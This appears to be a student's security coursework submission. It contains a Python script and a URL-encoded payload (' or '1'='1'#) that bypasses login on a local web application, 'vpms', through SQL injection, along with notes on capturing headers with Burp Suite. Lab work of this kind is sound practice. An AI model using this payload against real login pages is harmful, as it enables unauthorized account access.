Name : Dhaval Naik
Roll no. : B 34
SRN : 201900239

Exploit code written in python:
vpms.py

Payloads used : username=%27+or+%271%27%3D%271%27%23&password=admin&login


```
import requests, re
url = "http://localhost/vpms/index.php"

payload = "username=%27+or+%271%27%3D%271%27%23&password=admin&login='"

headers = {
"Host" : "localhost",
"User-Agent" : "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
Safari/537.36",
"Accept" :
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9",
"Accept-Language": "en-GB,en-US;q=0.9,en;q=0.8",
"Accept-Encoding": "gzip, deflate",
"Referer" : "http://localhost/vpms/index.php",
"Content-Type" : "application/x-www-form-urlencoded",
```

```
"Connection": "close",
"Cookie": "PHPSESSID=l5f3gl42s38lup8nefsacglte5",
"Cache-Control" : "max-age=0",
"sec-ch-ua" : "Not A;Brand;v=99, Chromium;v=92",
"sec-ch-ua-mobile" : "?0",
"Upgrade-Insecure-Requests" : "1",
}
pattern = "dashboard"
response = requests.request("POST", url, data=payload, headers=headers) if response.history:
    for resp in response.history:
        if re.findall(pattern,resp.url):
            print("[+]Authentication bypassed succesfully!! Using the following payloads: "+ payload)
        else:
            print("!]Something went wrong!")
```

1. Intercepting using Burp Suite to get headers



2. Authentication Successful with payload = “username=%27+or+%271%27%3D%271%27%23&password=admin&login=”